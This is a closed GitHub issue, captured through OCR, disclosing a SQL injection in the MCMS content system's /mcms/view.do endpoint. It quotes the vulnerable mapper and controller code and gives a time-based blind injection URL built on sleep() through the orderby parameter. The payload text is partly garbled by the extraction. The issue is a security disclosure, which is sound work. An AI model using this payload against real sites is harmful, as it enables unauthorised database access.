New issue


Jump to bottom

Security issue - SQL injection in /mcms/view.do #45


○ Closed Y4nTsing opened this issue on May 12, 2020 · 1 comment

```
Y4nTsing commented on May 12, 2020 • edited ▼
The vulnerable query is in IContentDao.xml
src/main/java/net/mingsoft/cms/dao/IContentDao.xml:\\
  <!-- 根据站点编号、开始、结束时间和栏目编号查询文章编号集合 -->
           <select id="queryIdsByCategoryIdForParser" resultMap="resultBean">
                            select
cms_content.id article_id,c.*
                            FROM cms_content
LEFT JOIN cms_category c ON content_category_id = c.id
                            <if test="appId &gt; 0">
     cms_content.app_id = #{appId}
                            </if>
                            <!-- 查询子栏目数据 -->
                            <if test="beginTime!=null and beginTime!=""</pre>
                                    and content_datetime >= #{beginTime}
                            </if>
                            <if test="endTime!=null and endTime!=''">
     and content_datetime &gt;= #{endTime}
                            <if test="orderBy!=null and order!=null and orderBy!='' and order!=''">
                                   ORDER BY `${orderBy}` ${order}
           </select>
Param "orderby" without properly handling.
src/main/java/net/mingsoft/cms/action/web/MCmsAction.java:
           @GetMapping("/view.do")
public void view(String orderby,String order,HttpServletRequest req, HttpServletResponse resp) {
                   //参数文章编号
                    ContentEntity article = (ContentEntity) contentBiz.getEntity(BasicUtil.getInt(ParserUtil.ID));
                   if(ObjectUtil.isNull(article)){
                            this.outJson(resp, null,false,getResString("err.empty", this.getResString("id")));
                            return;
                    if(StringUtils.isNotBlank(order)){
                            //防注入
                            if(!order.toLowerCase().equals("asc")&&!order.toLowerCase().equals("desc")){
                                    this.outJson(resp, null,false,getResString("err.error", this.getResString("order")));
                   PageBean page = new PageBean();
                   //根据文章编号查询栏目详情模版
CategoryEntity column = (CategoryEntity) categoryBiz.getEntity(Integer.parseInt(article.getContentCategoryId()));
                   //解析后的内容
String content = "";
                    Map map = BasicUtil.assemblyRequestMap();
                    map.put(ParserUtil.IS DO.true);
                    //设置动态请求的模块路径
                   map.put(ParserUtil.MODEL_NAME, "mcms");
map.put(ParserUtil.URL, BasicUtil.getUrl());
map.put(ParserUtil.PAGE, page);
map.put(ParserUtil.ID, article.getId());
                   List<ContentBean> articleIdList = contentBiz.queryIdsByCategoryIdForParser(column.getCategoryId(), null, null, orderby,order);
```

First we need to enumerate the param "id" from 1 to 9999.



resultMsg: "主键编号不能为空"










B


In this case , i choose 221 as the id , it's very easy to enumerate the id:




Then we can easily confirm there is a SQL injection with the following url:

Upgrade-Insecure-Requests: 1

 $\{ \mbox{$\tt URL-TO-MCMS}/\mbox{$\tt mcms/view.do?id=221\&8order=desc\&orderby=content_category_id\%60, (select\%201\%20 from\%20 (select\%20if(1=1,sleep(3)),sleep(0)))a)\%23. \} $$\mbox{$\tt URL-TO-MCMS}/\mbox{$\tt mcms/view.do?id=221\&8order=desc\&orderby=content_category_id\%60, (select\%201\%20 from\%20 (select\%20if(1=1,sleep(3)),sleep(0)))a)\%23. \} $$\mbox{$\tt McModel}$ $$\mbox{$\tt mcms/view.do?id=221\&8order=desc\&orderby=content_category_id\%60, (select\%201\%20 from\%20 (select\%20if(1=1,sleep(3)),sleep(0)))a)\%23. \} $$\mbox{$\tt mcms/view.do?id=221\&8order=desc\&orderby=content_category_id\%60, (select\%20if(2=1,sleep(3)),sleep(0)))a)\%23. \} $$\mbox{$\tt mcms/view.do?id=221\&8order=desc\&orderby=content_category_id\%60, (select\%20if(2=1,sleep(3)),sleep(0)))a)\%23. \} $$\mbox{$\tt mcms/view.do?id=221\&8order=desc\&orderby=content_category_id\%60, (select\%20if(2=1,sleep(3)),sleep(0)))a)\%23. \} $$\mbox{$\tt mcms/view.do?id=221\&8order=desc\&orderby=content_category_id\%60, (select\%20if(2=1,sleep(3)),sleep(0)))a)\%23. \} $$\mbox{$\tt mcms/view.do} $$\mbox{$\tt mc$





d1227731421 commented on Sep 10, 2020

Use mcms 5.1 version, the official has solved the problem

killfen closed this as completed on Sep 10, 2020

dvasquez-7 mentioned this issue on Jun 24

Insufficient fix for security issue #96

⊙ Closed

Assignees
No one assigned

Labels None yet

Projects

None yet

Milestone No milestone

Development

No branches or pull requests

3 participants

